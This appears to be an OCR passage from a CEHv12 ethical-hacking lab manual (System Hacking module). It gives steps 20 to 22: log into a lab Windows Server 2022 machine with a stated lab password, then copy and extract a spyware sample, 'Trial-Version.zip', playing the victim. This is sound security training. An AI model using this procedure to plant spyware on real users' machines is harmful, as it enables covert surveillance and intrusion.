


20. Click **CEHv12 Windows Server 2022** to switch to **Windows Server 2022** machine. By default **CEH\Administrator** account is selected, click **Ctrl+Alt+Del**. Type **Pa$$w0rd** in the Password field and press **Enter** to login.




21. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware** and copy **Trial-Version.zip** file and paste it in the **Desktop**.


Note: Here, we are copying the malicious file and running it as a victim.




22. Right-click on **Trial-Version.zip** file and click on **Extract Here**.



